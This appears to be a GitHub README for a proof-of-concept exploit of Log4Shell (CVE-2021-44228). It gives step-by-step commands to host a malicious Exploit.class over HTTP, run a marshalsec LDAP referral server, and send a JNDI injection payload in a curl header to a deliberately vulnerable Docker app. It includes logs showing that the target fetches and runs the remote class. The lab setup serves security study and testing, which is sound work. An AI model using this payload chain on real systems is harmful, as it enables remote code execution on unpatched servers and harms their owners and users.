 marcourbano/cve-2021-44228
PoC for CVE-2021-44228.

The scope of this repository is to provide all the components needed to exploit CVE-2021-44228, nicknamed Log4Shell,
and to show how to exploit it.
The ingredients needed to exploit this vulnerability are the following:
Credits:
Prerequisites:
LDAP Server and HTTP ServerHTTP Server1. Move to exploit folder and spin up the http server by means of Python.
python3 -m http.server PORT
LDAP Server1. Move to ldap_server folder and build the pom.xml
mvn clean package -DskipTests
2. Move to target folder and spin up the server specifying http_server_ip and http_server_port
java -cp ldap_server-1.0-all.jar marshalsec.jndi.LDAPRefServer "http://http_server_ip:http_server_port/#Exploit"
Note: this command runs the malicious ldap server by enforcing it to answer with the Exploit.class URI to every ldap query.
Vulnerable applicationRun the docker vulnerable application docker container
docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
Note: by default we're executing the vulnerable application on port 8080, feel free to change it.
Once the vulnerable_application, the ldap_server and the http_server
are running, send a malicious http request to the vulnerable server.
curl VULNERABLE_APPLICATION_IP:8080 -H 'X-Api-Version: ${jndi:ldap://ldap_server_ip:1389/a}'
The vulnerable_application will log the payload and will perform an ldap query
2021-12-24 18:48:14.644 INFO 1 --- [nio-8080-exec-1] HelloWorld: Received a request for API version ${jndi:ldap://10.0.2.15:1389/a}
The ldap_server will answer with the Exploit.class URI
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.0.2.15:8443/Exploit.class
The http_server will receive a request to Exploit.class
Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...
172.17.0.2 - - [24/Dec/2021 19:48:14] "GET /Exploit.class HTTP/1.1" 200 -

Finally, we can check that the exploit created a new file on the victim filesystem. In this example we need to check the docker container filesystem.
https://www.lunasec.io/docs/blog/log4j-zero-day/
https://github.com/mbechler/marshalsec
https://github.com/christophetd/log4shell-vulnerable-app
